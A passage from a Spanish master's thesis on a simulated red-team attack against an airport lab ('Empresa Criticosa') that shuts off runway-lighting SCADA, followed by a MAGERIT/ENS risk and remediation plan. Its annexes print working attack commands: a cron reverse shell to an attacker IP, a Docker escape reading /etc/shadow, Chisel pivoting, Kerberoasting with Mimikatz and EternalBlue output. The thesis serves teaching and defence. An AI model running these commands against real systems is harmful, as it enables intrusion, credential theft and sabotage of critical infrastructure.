


**Evidencia 4**

**4. Ejecución del sabotaje (Denial of Service):** El objetivo del ataque es negar el servicio de iluminación, impidiendo el aterrizaje seguro de aeronaves.

- **Evidencia 5 (Modificación de Valor):**

- **Acción:** El atacante modifica manualmente el valor del registro 1.
- **Cambio:** De 1 a 0.
- **Impacto inmediato:** Al forzar el valor a 0, se envía la instrucción de "Apagado" (OFF) al sistema físico simulado.
- **Consecuencia:** Apagado total de la iluminación de la pista de aterrizaje.



**Evidencia 5**

## 5.6. Conclusión final de la auditoría ofensiva (Red Team)

La auditoría ha demostrado que un atacante externo, comenzando sin credenciales y desde internet, pudo comprometer la infraestructura crítica de "Empresa Criticosa" en su totalidad.

La cadena de fallos explotada fue:

1. Aplicación Web vulnerable (SSTI) y mal configurada (Docker Privileged).
2. Servidores internos sin parches (EternalBlue).
3. Cuentas de servicio con contraseñas débiles (Kerberoasting).
4. Dispositivos de red (Router) con credenciales por defecto.
5. Falta de autenticación multifactor (MFA) para accesos críticos (SCADA).

El éxito de la **Fase 5** confirma la materialización del riesgo máximo: la pérdida de integridad y disponibilidad de un servicio esencial, poniendo en riesgo vidas humanas (seguridad aérea).

# CAPÍTULO 6: PLAN DE ADECUACIÓN AL ESQUEMA NACIONAL DE SEGURIDAD Y LEY PIC

## 6.1. Introducción y marco normativo

Tras el ciberincidente sufrido por la organización "Empresa Criticosa", que resultó en la indisponibilidad del sistema de iluminación de pistas y la exfiltración de datos, la dirección ha ordenado la implantación urgente de un Sistema de Gestión de Seguridad de la Información (SGSI).

Dada la naturaleza de los servicios prestados (gestión de tráfico aéreo y seguridad aeroportuaria), la organización se cataloga como **Operador Crítico** según la **Ley 8/2011, de 28 de abril, de Protección de Infraestructuras Críticas (LPIC)**. Por consiguiente, este proyecto se rige por:

1. **Ley 8/2011 (LPIC) y R.D. 704/2011:** Que obliga a elaborar un Plan de Seguridad del Operador (PSO) y Planes de Protección Específicos (PPE).
2. **Metodología MAGERIT v3:** Estándar obligatorio para el análisis y gestión de riesgos en la administración pública y servicios esenciales en España.
3. **Esquema Nacional de Seguridad (ENS) / ISO 27001:** Como marco de referencia para la selección de controles de seguridad.

## 6.2. Alcance del SGSI

El alcance del Sistema de Gestión abarca los tres servicios esenciales identificados en la organización:

1. **Sistema de iluminación y balizamiento (SCADA):** Crítico para la seguridad operativa de los vuelos.
2. **Control de acceso a Zona Aire:** Gestión de permisos físicos y lógicos para áreas restringidas.
3. **Servicio de formación y certificación (Web):** Plataforma para la capacitación de personal y emisión de certificados de seguridad.

## **6.3. Fase 1: Inventario y categorización de activos (MAGERIT)**

Siguiendo el libro II de MAGERIT (Catálogo de Elementos), se ha realizado un levantamiento de activos, correlacionando la infraestructura técnica auditada (el laboratorio atacado) con los procesos de negocio descritos en la guía.

### **6.3.1. Identificación de activos**

Se han identificado y codificado los activos implicados en el incidente, estructurándolos en las capas del modelo de activos: [S] Servicios, [D] Datos/Información, [SW] Software y [HW] Equipamiento.

#### **A. Activos de información (Datos)**

| Código        | Nombre del activo        | Descripción y finalidad  | Responsable      | Ubicación lógica   |
|---------------|--------------------------|--|------------------|--------------------|
| D-SCAD-A-CONF | Configuración de PLCs    | Parámetros lógicos que controlan el encendido/apagado de balizas.          | Dir. Operaciones | Srv. SCADA (W2008) |
| D-USER-CRED   | Credenciales de dominio  | Usuarios y hashes (incluida svc_scada y Admins). Permiten acceso a la red. | Resp. Seguridad  | Srv. AD (W2016)    |
| D-FORM-DB     | Base de datos de alumnos | Registros personales, exámenes y certificaciones para acceso a Zona Aire.  | Dir. RRHH        | Srv. BBDD (W2012)  |
| D-WEB-SRC     | Código fuente web        | Archivos de la aplicación de formación (Juice Shop).                       | Desarrollo       | Srv. Web (Ubuntu)  |

## B. Activos de servicio (Procesos)

| Código             | Nombre del activo          | Descripción  | Dependencias                         |
|--------------------|----------------------------|--|--------------------------------------|
| <b>S-BALIZAS</b>   | Servicio de Iluminación    | Gestión en tiempo real de las luces de pista.<br>Crítico para aterrizajes. | Depende de:<br>HW-PLC,<br>SW-MODBUS  |
| <b>S-FORMACION</b> | Portal de formación Online | Web pública para cursos y exámenes de seguridad aérea.                     | Depende de:<br>SW-WEB,<br>HW-SRV-WEB |
| <b>S-ACCESO</b>    | Gestión de identidad       | Autenticación centralizada de usuarios y equipos.                          | Depende de:<br>SW-AD,<br>HW-SRV-AD   |

## C. Activos de Software (Aplicaciones)

| Código            | Nombre del activo          | Descripción técnica                          | Versión/Estado (Post-Auditoría)               |
|-------------------|----------------------------|--|---|
| <b>SW-MODBUS</b>  | ModbusPAL (SCADA)          | Software de control industrial (HMI/Master). | <b>Vulnerable:</b> Sin autenticación robusta. |
| <b>SW-WEB-APP</b> | App formación (Juice Shop) | Aplicación web e-commerce/formación.         | <b>Crítico:</b> Vuln. a inyección SSTI.       |
| <b>SW-OS-SRV</b>  | Sistemas operativos Server | Windows Server 2008 / 2012 / 2016 / Ubuntu.  | <b>Obsoletos:</b> W2008/W2012 sin soporte.    |
| <b>SW-DB-MGR</b>  | Gestor de base de datos    | Motor de BBDD que soporta la web.            | Vulnerable a EternalBlue (Host).              |

#### D. Activos de equipamiento (Hardware)

| Código              | Nombre del activo                     | Descripción / Rol en la Red                | Ubicación física                       |
|---------------------|---------------------------------------|--|--|
| <b>HW-SRV-SCADA</b> | Servidor W2008 (192.168.20.30)        | Servidor dedicado al control OT.           | CPD Local (Dependencias Guardia Civil) |
| <b>HW-TER M-OP</b>  | Estación operador W10 (192.168.20.40) | Único punto de acceso autorizado al SCADA. | Sala de control                        |
| <b>HW-SRV-WEB</b>   | Servidor Ubuntu (192.168.20.50)       | Host de contenedores Docker.               | CPD Externo / Cloud                    |
| <b>HW-FW-PERIM</b>  | Router pfSense (192.168.20.1)         | Dispositivo de seguridad perimetral.       | Frontera Red                           |
| <b>HW-SRV-AD</b>    | Controlador Dominio (192.168.20.10)   | Servidor de identidades.                   | CPD Local                              |

### 6.3.2. Valoración de activos (Dimensiones de seguridad)

Para realizar el Análisis de Riesgos, es imprescindible valorar qué impacto tendría la pérdida de las dimensiones de seguridad en cada activo. Se utiliza la escala estándar MAGERIT (Bajo, Medio, Alto, Muy Alto/Crítico).

Se evalúan las dimensiones: [D] Disponibilidad, [I] Integridad, [C] Confidencialidad.

| Activo                                 | Dimensión crítica | Valoración | Justificación del valor<br>(Basado en el Escenario de Empresa Criticosa)  |
|--|-------------------|------------|---|
| <b>S-BALIZAS</b><br>(Iluminación)      | D                 | CRÍTICO    | La falta de iluminación impide operaciones aéreas nocturnas o con baja visibilidad, pudiendo causar accidentes fatales. Impacto social y humano máximo. |
| <b>D-SCADA-CO NF</b> (Datos SCADA)     | I                 | MUY ALTO   | La modificación no autorizada (como la realizada en el ataque) apaga las luces o muestra estados falsos a los controladores aéreos.                     |
| <b>D-FORM-DB</b> (Datos Personales)    | C                 | ALTO       | Contiene datos personales de ciudadanos/pilotos. Su filtración viola el RGPD y afecta la reputación, aunque no pone en riesgo vidas inmediatas.         |
| <b>S-ACCESO</b><br>(Directorio Activo) | C / I             | MUY ALTO   | Es la llave maestra. Si se compromete (como ocurrió con Kerberoasting), cae toda la seguridad de la infraestructura.                                    |
| <b>HW-FW-PERIM</b><br>(Router)         | C / I             | ALTO       | Su compromiso permite exponer servicios internos (RDP) a internet, anulando la segmentación de red.   |

### **6.3.3. Mapa de dependencias (Esencial para MAGERIT)**

El análisis de riesgos debe considerar que el impacto se "hereda" a través de las dependencias. El ataque demostró la siguiente cadena de dependencias críticas que debe protegerse:

- 1. S-BALIZAS** depende de **HW-SRV-SCADA** y **HW-TERM-OP**.
  - **Riesgo:** Si cae la estación de operador (W10), el servicio de balizas queda inmanejable.
- 2. HW-TERM-OP** depende de **S-ACCESO (AD)** para la autenticación del usuario `svc_scada`.
  - **Riesgo:** El robo de credenciales en el AD permitió el acceso al terminal.
- 3. Toda la red interna** depende de **HW-FW-PERIM**.
  - **Riesgo:** La mala configuración del router expuso la red interna.

## **6.4. Fase 2: Análisis de riesgos (Metodología MAGERIT)**

Una vez inventariados y valorados los activos, se procede al análisis de riesgos siguiendo el proceso normativo de MAGERIT: identificación de amenazas, detección de vulnerabilidades y cálculo del riesgo inherente.

### **6.4.1. Identificación de amenazas**

Basándonos en el catálogo de amenazas de MAGERIT y en la forense del incidente sufrido, se han identificado las siguientes amenazas que afectan a los activos de "Empresa Criticosa":

| Código MAGERIT | Tipo de amenaza        | Descripción del evento (Contexto del Incidente)  | Activos afectados      |
|----------------|------------------------|--|------------------------|
| A.15           | Alteración de software | Inyección de código malicioso (Web Shell) y modificación de registros en software SCADA. | SW-WEB-APP , SW-MODBUS |

|             |                               |  |                               |
|-------------|-------------------------------|--|-------------------------------|
| <b>A.18</b> | Destrucción de información    | Aunque no hubo borrado, el cifrado o manipulación de la base de datos de balizas equivale a una destrucción funcional. | D-SCADA-CO NF                 |
| <b>E.18</b> | Vulnerabilidades del software | Explotación de fallos conocidos no parcheados (EternalBlue MS17-010) y fallos de código (SSTI).                        | SW-OS-SRV,<br>SW-WEB-APP      |
| <b>E.27</b> | Contraseñas comprometidas     | Robo de credenciales de servicio (svc_scada) y uso de claves por defecto en router.                                    | D-USER-CRE D,<br>HW-FW-PERI M |
| <b>I.4</b>  | Interrupción de servicios     | Parada operativa del sistema de iluminación de pistas.   | S-BALIZAS                     |

## 6.4.2. Catálogo de vulnerabilidades detectadas

El análisis técnico ha revelado un conjunto de deficiencias intrínsecas en la infraestructura que permitieron la materialización de las amenazas anteriores. Estas vulnerabilidades se catalogan para su posterior tratamiento:

- **VULN-01 (Obsolescencia tecnológica):** Uso de sistemas operativos fuera de ciclo de vida y soporte (Windows Server 2008 y 2012), susceptibles a exploits públicos como MS17-010.
- **VULN-02 (Deficiente gestión de identidades):**
  - Uso de contraseñas por defecto en dispositivos de red (Router pfSense: admin/pfsense).
  - Cuentas de servicio con privilegios elevados y contraseñas débiles crakeables (Kerberoasting).
- **VULN-03 (Configuración insegura - Hardening):**
  - Contenedores Docker desplegados en modo privileged, permitiendo el escape al host.
  - Falta de aislamiento (segmentación) efectiva entre la red IT (Corporativa) y la red OT (SCADA).
- **VULN-04 (Desarrollo inseguro):** Falta de sanitización de entradas en la aplicación web de formación (SSTI).
- **VULN-05 (Ausencia de monitorización):** Inexistencia de sistemas IDS/IPS que detectaran el escaneo de puertos o el tráfico anómalo (túneles Chisel) hacia la red interna.

### 6.4.3. Cálculo del riesgo inherente

El riesgo se calcula como función del Impacto (valor del activo) y la Probabilidad de ocurrencia de la amenaza.

- **Criterio de probabilidad:** Dado que el ataque ha sido ejecutado con éxito en el entorno de auditoría, la probabilidad se fija como "Muy Alta" / "Certeza" para el estado actual.

**Matriz de Riesgos (Escenario actual)**

| Activo Crítico       | Amenaza principal                   | Probabilidad (P) | Impacto (I)  | Nivel de riesgo (R)  | Análisis  |
|----------------------|-------------------------------------|------------------|--------------|----------------------|---|
| <b>S-BALIZAS</b>     | Interrupción de servicio (Sabotaje) | Muy Alta (5)     | Crítico (5)  | <b>EXTREMO (25)</b>  | El riesgo es inaceptable. La manipulación remota del SCADA paraliza el aeropuerto. Requiere acción inmediata. |
| <b>S-ACCESO (AD)</b> | Compromiso de credenciales          | Muy Alta (5)     | Muy Alto (4) | <b>MUY ALTO (20)</b> | El dominio está comprometido. Un atacante puede persistir indefinidamente y acceder a cualquier recurso.      |
| <b>D-FORM-DB</b>     | Fuga de información                 | Muy Alta (5)     | Medio (3)    | <b>ALTO (15)</b>     | La exfiltración de datos de alumnos conlleva sanciones legales (RGPD), aunque no detiene la operativa aérea.  |

|                    |                      |              |          |                      |  |
|--------------------|----------------------|--------------|----------|----------------------|--|
| <b>HW-FW-PERIM</b> | Acceso no autorizado | Muy Alta (5) | Alto (4) | <b>MUY ALTO (20)</b> | El perímetro es permeable. No existe barrera real entre Internet y la red interna. |
|--------------------|----------------------|--------------|----------|----------------------|--|

## 6.5. Plan de tratamiento de riesgos

Según la Ley PIC y el ENS, los riesgos calificados como "Muy Altos" o "Extremos" no pueden ser aceptados. La organización debe optar por una estrategia de **Mitigación (Reducción)** mediante la implementación de controles de seguridad.

### 6.5.1. Estrategia de tratamiento

Para "Empresa Criticosa", se define la siguiente estrategia global:

1. **Prioridad 1 (Urgente):** Mitigar los riesgos que afectan a la seguridad física y operativa (SCADA/Balizas).
2. **Prioridad 2 (Corto Plazo):** Recuperar el control de la identidad y cerrar el perímetro (Active Directory y Firewall).
3. **Prioridad 3 (Medio Plazo):** Actualización tecnológica y mejora de procesos (Migración de SO y Desarrollo Seguro).

## 6.6. Declaración de aplicabilidad (SOA) y selección de controles

Tras evaluar los riesgos extremos detectados en la Fase 2, se ha elaborado la Declaración de Aplicabilidad (Statement of Applicability). Este documento define los controles de seguridad del **Esquema Nacional de Seguridad (ENS)** que se implantarán para mitigar las vulnerabilidades explotadas durante la auditoría.

Siguiendo las especificaciones de la guía del TFM, se incluye el Estado de Implantación y el Nivel de Madurez (basado en el modelo CMMI: L0-Inexistente a L5-Optimizado).

### 6.6.1. Tabla de Selección de Controles (Mitigación de Vulnerabilidades)

| Dominio ENS              | Control seleccionado                 | Justificación (Vulnerabilidad mitigada)   | Estado actual (Madurez) | Objetivo de implantación   |
|--------------------------|--------------------------------------|---|-------------------------|--|
| [org.2] Seg. Explotación | Gestión de actualizaciones y parches | <b>Mitiga VULN-01 (EternalBlue).</b><br>El servidor W2012 fue comprometido por falta de parches (MS17-010). Se requiere política de <i>patching</i> crítico <48h.   | L0 (Inexistente )       | Implementar WSUS centralizado para servidores IT y validación manual en entornos OT.     |
| [op.acc] Control Acceso  | Identificación y Autenticación (MFA) | <b>Mitiga VULN-02 (Credenciales Débiles).</b> El acceso al SCADA dependía de una sola contraseña (scada123). Se requiere doble factor para acceso a zonas críticas. | L1 (Inicial)            | Implantar MFA para sesiones RDP y rotación automática de claves de servicio (LAPS/gMSA). |

|                          |                                      |  |                   |   |
|--------------------------|--------------------------------------|--|-------------------|---|
| [prot(seg)] Segmentación | Segregación de redes (IT/OT)         | <b>Mitiga VULN-03 (Pivoting).</b> El atacante saltó de la Web (DMZ) a la LAN y luego al SCADA sin restricciones. Se requiere firewall interno estricto (Purdue Model). | L1 (Inicial)      | Implementar VLANs aisladas: DMZ, Corp, Gestión, SCADA. Bloquear tráfico cross-zone no explícito.    |
| [op.exp] Config. Segura  | Hardening de dispositivos y software | <b>Mitiga VULN-03 (Docker Escape/Default Creds).</b> Evita contenedores <i>privileged</i> y contraseñas por defecto en routers (pfSense).                              | L0 (Inexistente ) | Aplicar guías CIS Benchmarks a Servidores, Docker y Routers. Deshabilitar credenciales por defecto. |
| [mp.sw] Des. Seguro      | Protección de Aplicaciones Web       | <b>Mitiga VULN-04 (SSTI).</b> La web de formación permitió inyección de código. Se requiere validación de entrada y WAF.   | L0 (Inexistente ) | Implantar WAF (Web Application Firewall) y ciclo de vida de desarrollo seguro (S-SDLC).             |
| [op.mon] Monitorización  | Detección de Intrusión (IDS/SIEM)    | <b>Mitiga VULN-05 (Falta de Visibilidad).</b> El tráfico anómalo (Chisel/SOCKS) pasó desapercibido.  | L0 (Inexistente ) | Desplegar sondas IDS en puntos de <i>choke</i> de red para detectar túneles y escaneos internos.    |

## 6.6.2. Medición del nivel de madurez

Actualmente, el nivel de madurez global de "Empresa Criticosa" se sitúa en L1 (Inicial/Ad-hoc). Las medidas existen de forma desordenada o por defecto. El objetivo del proyecto tras 12 meses es alcanzar el Nivel L3 (Definido), donde los procesos de seguridad (como la gestión de parches o el alta de usuarios) están documentados, estandarizados y aprobados por la dirección.

## 6.7. Plan de continuidad de negocio (PCN)

Dada la criticidad del servicio "Iluminación de Pistas" (S-BALIZAS), la organización debe asegurar la resiliencia operativa ante incidentes graves. Este plan cumple con el requisito de incluir un procedimiento de recuperación de desastres.

### 6.7.1. Análisis de impacto en el negocio (BIA)

Se han definido los tiempos máximos tolerables de caída para el servicio crítico afectado por el ataque:

- **Servicio:** Sistema de Iluminación y Balizamiento (SCADA).
- **RTO (Tiempo Objetivo de Recuperación): 15 minutos.** En un aeropuerto operativo, la pérdida de luces nocturnas obliga a desviar vuelos inmediatamente. La recuperación debe ser casi instantánea.
- **RPO (Punto Objetivo de Recuperación): 0 minutos.** No se admite pérdida de datos de configuración de los PLCs (integridad de los valores de encendido/apagado).

### 6.7.2. Procedimiento de recuperación de desastres (DRP)

Este procedimiento técnico se activa específicamente ante el escenario simulado: "Ciberataque con compromiso de red interna y manipulación de sistemas SCADA".

#### Fase A: Contención inmediata (Minuto 0-15)

1. **Aislamiento de red:** Desconectar físicamente o lógicamente el enlace entre la red IT (Corporativa) y la red OT (SCADA) en el firewall perimetral. Esto corta el acceso del atacante (túnel Chisel) hacia el PLC.
2. **Operación manual (Modo Degradado):** Desplazar operarios a la sala técnica para activar el sistema de iluminación mediante interruptores físicos manuales (bypass del servidor SCADA comprometido), asegurando el aterrizaje de aeronaves en curso.

## Fase B: Erradicación y análisis (Hora 1-4)

1. **Análisis forense:** Volcado de memoria del servidor W2008 y W10 para preservar evidencias (para denuncia policial y CNI-CERT).
2. **Limpieza:** Apagado y aislamiento de los activos comprometidos:
  - Servidor Web (Ubuntu) -> Fuente de entrada.
  - Servidor W2012 y W2016 -> Focos de infección lateral.
3. **Restablecimiento de credenciales:** Forzar el cambio de contraseña de la cuenta krbtgt (doble cambio para invalidar Golden Tickets) y de todas las cuentas de servicio y administración.

## Fase C: Recuperación (Hora 4-24)

1. **Restauración desde "Gold Image":** No se limpian los virus; se reinstalan los servidores críticos (Controlador de Dominio y Servidor SCADA) desde copias de seguridad inmutables o plantillas limpias ("Gold Images").
2. **Validación de integridad:** Verificar los checksums de los archivos de proyecto del software ModbusPAL para asegurar que la lógica de los PLCs no ha sido alterada persistentemente.
3. **Reconexión gradual:** Levantar la red bajo vigilancia estricta (Elevated Monitoring) durante 48 horas.

## Fase D: Notificación obligatoria

En cumplimiento de la **Ley PIC**, este incidente grave debe ser notificado a:

1. **CNPIC** (Centro Nacional de Protección de Infraestructuras Críticas).
2. **INCIBE-CERT** (Cert de referencia para sector privado/estratégico).

# CAPÍTULO 7: CONCLUSIONES Y LÍNEAS FUTURAS

## 7.1. Conclusiones generales

El presente Trabajo de Fin de Máster ha abordado la problemática de la ciberseguridad en infraestructuras críticas desde una perspectiva integral, combinando la visión ofensiva (Red Team) con la defensiva y normativa (Blue Team / GRC).

La auditoría técnica realizada sobre el escenario simulado de "Empresa Criticosa" ha cumplido con el objetivo principal de demostrar la fragilidad de los sistemas de control industrial (OT) cuando estos convergen con redes corporativas (IT) sin la debida segmentación y bastionado. Se ha evidenciado cómo una vulnerabilidad web aparentemente menor (SSTI en un portal de formación) puede convertirse en el vector de entrada para comprometer la seguridad física de un aeropuerto, paralizando el sistema de iluminación de pistas.

Asimismo, el desarrollo posterior del Plan de Adecuación Normativa ha confirmado que la aplicación rigurosa de la legislación vigente (Ley PIC y Esquema Nacional de Seguridad) no es una mera carga burocrática, sino una necesidad operativa. La metodología MAGERIT ha permitido cuantificar el riesgo, transformando hallazgos técnicos en un lenguaje de negocio que justifica la inversión en controles de seguridad.

## 7.2. Conclusiones específicas del proyecto

### 7.2.1. Sobre la Fase Ofensiva

La ejecución de la Kill Chain ha permitido extraer conclusiones técnicas críticas sobre la postura de seguridad inicial de la organización:

1. **La Perimetral es insuficiente:** El firewall (pfSense) fue efectivo bloqueando accesos directos, pero ineficaz ante ataques a nivel de aplicación y técnicas de túnel (pivoting). Esto confirma que la seguridad perimetral tradicional ha muerto; la defensa en profundidad es obligatoria.
2. **Identidad como nuevo perímetro:** El compromiso del Directorio Activo mediante Kerberoasting fue el punto de inflexión del ataque. Una vez obtenida la identidad de un usuario de servicio (svc\_scada), las barreras entre la red de gestión y la red de operaciones desaparecieron.
3. **Obsolescencia tecnológica:** La presencia de sistemas legacy (Windows Server 2008/2012) facilitó enormemente el movimiento lateral (EternalBlue). En entornos industriales, donde la actualización es compleja, esto representa el mayor riesgo sistémico.

## 7.2.2. Sobre la Fase Defensiva

El diseño del SGSI ha demostrado que:

1. **Priorización basada en Riesgo:** Gracias a MAGERIT, se ha podido discriminar entre amenazas urgentes (sabotaje del SCADA) y secundarias (fuga de datos web), optimizando los recursos de defensa.
2. **Eficacia de los Controles ENS:** La simulación teórica indica que la implementación de controles básicos del ENS (Gestión de Parches, MFA y Segmentación de Redes) habría roto la cadena de ataque en al menos tres puntos diferentes (Fase 1, 3 y 5), impidiendo el impacto final.

## 7.3. Líneas futuras de trabajo

La seguridad es un proceso continuo, no un estado final. Tras la finalización de este proyecto y la estabilización post-incidente, se proponen las siguientes líneas de actuación futura para elevar el nivel de madurez de "Empresa Criticosa" de un nivel Inicial a un nivel Gestionado/Optimizado:

### 7.3.1. Evolución hacia Arquitectura Zero Trust

Moverse de un modelo de "seguridad perimetral" a uno de "confianza cero". Esto implica que ninguna conexión, incluso si proviene de la red interna o de un usuario validado como svc\_scada, debe ser confiada por defecto. Se propone la micro-segmentación de la red OT para que el servidor SCADA solo acepte comandos estrictamente validados.

### 7.3.2. Despliegue de un SOC (Security Operations Center)

Implementación de un sistema SIEM (Security Information and Event Management) que centralice los logs de los servidores IT y los dispositivos OT. El objetivo es pasar de una postura reactiva (investigar el incidente tras el apagón) a una proactiva (detectar el túnel Chisel o el escaneo de puertos en tiempo real y bloquearlo automáticamente).

### 7.3.3. Seguridad específica en protocolos industriales

Investigar la implementación de pasarelas de seguridad o firewalls industriales (Deep Packet Inspection for Modbus/TCP) que sean capaces de analizar no solo la cabecera TCP, sino el payload del protocolo industrial, bloqueando comandos de escritura peligrosos (como "Force Coils") sobre registros críticos como el de las luces de pista, permitiendo solo comandos de lectura.

# CAPÍTULO 8: BIBLIOGRAFÍA

## 8.1. Legislación y normativa

- **España.** Ley 8/2011, de 28 de abril, por la que se establecen medidas para la protección de las infraestructuras críticas. Boletín Oficial del Estado, 29 de abril de 2011, núm. 102.
- **España.** Real Decreto 704/2011, de 20 de mayo, por el que se aprueba el Reglamento de protección de las infraestructuras críticas. Boletín Oficial del Estado, 21 de mayo de 2011.
- **España.** Real Decreto 311/2022, de 3 de mayo, por el que se regula el Esquema Nacional de Seguridad. Boletín Oficial del Estado, 4 de mayo de 2022.
- **Ministerio de Hacienda y Administraciones Públicas.** (2012). MAGERIT v.3: Metodología de Análisis y Gestión de Riesgos de los Sistemas de Información. Consejo Superior de Administración Electrónica.

## 8.2. Estándares y metodologías técnicas

- **CIS (Center for Internet Security).** (2023). CIS Critical Security Controls (CIS Controls) v8.
- **MITRE Corporation.** (2023). MITRE ATT&CK®: Enterprise Matrix. Recuperado de <https://attack.mitre.org/>
- **OWASP Foundation.** (2021). OWASP Top 10: The Ten Most Critical Web Application Security Risks.

## 8.3. Referencias técnicas y vulnerabilidades

- **Microsoft Security TechCenter.** (2017). Microsoft Security Bulletin MS17-010 - Critical: Security Update for Microsoft Windows SMB Server (4013389).
- **NIST National Vulnerability Database.** (2017). CVE-2017-0144: Windows SMB Remote Code Execution Vulnerability.
- **OWASP Juice Shop.** (2023). Architecture & Vulnerabilities Documentation. Recuperado de <https://owasp.org/www-project-juice-shop/>
- **Stouffer, K., Pillitteri, V., Lightman, S., Abrams, M., & Hahn, A. (2015).** Guide to Industrial Control Systems (ICS) Security (NIST Special Publication 800-82 Rev 2). National Institute of Standards and Technology.

# ANEXOS

## Anexo 1: Scripts y comandos utilizados en la auditoría

A continuación, se documentan los comandos técnicos principales ejecutados durante las fases ofensivas para la explotación de vulnerabilidades y movimiento lateral.

### Fase 1: Explotación web y Docker Escape

#### Bash

```
# Payload SSTI inyectado en el perfil de usuario (Juice Shop)
#{6*6} # Verificación
# Inyección de Reverse Shell (Node.js)

# Escape del Contenedor (Montaje de disco host)
mkdir /tmp/docker_escape
mount /dev/sda1 /tmp/docker_escape
ls -la /tmp/docker_escape/etc/shadow # Verificación de lectura

# Persistencia mediante Cron Job
echo "* * * * * root bash -c 'bash -i >&
/dev/tcp/192.168.10.133/5555 0>&1'" >>
/tmp/docker_escape/etc/crontab
```

### Fase 2: Pivoting y túneles

#### Bash

```
# Configuración del servidor Chisel (Atacante)
./chisel server -p 8000 --socks5

# Configuración del cliente Chisel (Víctima Ubuntu)
./chisel client 192.168.10.133:8000 socks

# Configuración de ProxyChains (/etc/proxychains4.conf)
socks5 127.0.0.1 1080
```

## Fase 3: Kerberoasting (PowerShell)

### PowerShell

```
# Solicitud de TGS para cuenta de servicio SCADA
Add-Type -AssemblyName System.IdentityModel
New-Object
System.IdentityModel.Tokens.KerberosRequestorSecurityToken
-ArgumentList "SCADASvc/hmi.criticosa.corp:3389"

# Extracción de ticket con Mimikatz
kerberos::list /export
```

## Fase 4: Manipulación de red (Port Forwarding)

### Bash

```
# Túnel para acceder al panel de administración del Router
./chisel client 192.168.10.133:8000 R:8081:192.168.20.1:80
```

## Anexo 2: Configuraciones del laboratorio

Resumen de las configuraciones críticas implantadas en el entorno virtual para simular las vulnerabilidades.

### Configuración del Router (pfSense) - Regla NAT Maliciosa

Configuración implantada por el atacante para permitir RDP directo.

- **Interface:** WAN
- **Protocol:** TCP
- **Source Address:** \* (Any)
- **Source Ports:** \* (Any)
- **Dest. Address:** WAN Address
- **Dest. Ports:** 4489
- **NAT IP:** 192.168.20.40 (Windows 10 OPS)
- **NAT Ports:** 3389 (MS RDP)

### Configuración de ModbusPAL (Servidor SCADA)

- **Modbus Slave ID:** 1
- **Register Type:** Holding Registers
- **Address:** 1 (Vinculado a "runway\_lights")
- **Initial Value:** 1 (ON)
- **Vulnerability:** No authentication enabled (Standard Modbus/TCP port 502).

## Anexo 3: Logs de evidencia (Extractos)

Muestras de las salidas de las herramientas de seguridad utilizadas.

### Salida de Nmap (Mapeo de red interna vía Proxchains)

#### Plaintext

```
$ proxychains nmap -sT -Pn -p 445 192.168.20.0/24
[proxychains] ... 127.0.0.1:1080 ... 192.168.20.20:445 ... OK
Nmap scan report for 192.168.20.20
Host is up (0.015s latency).
PORT      STATE SERVICE
445/tcp    open  microsoft-ds
MAC Address: 00:0C:29:XX:XX:XX (VMware)
Service Info: OS: Windows Server 2012 R2 Standard 9600
```

### Salida de Metasploit (Explotación EternalBlue)

#### Plaintext

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started bind TCP handler against 192.168.20.20:4445
[*] 192.168.20.20:445 - Host is likely VULNERABLE to MS17-010!
[*] 192.168.20.20:445 - Overwriting extended security attribute...
[+] 192.168.20.20:445 - ETERNALBLUE overwrite completed
successfully.
[*] Meterpreter session 1 opened (127.0.0.1:45347 ->
127.0.0.1:1080)
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```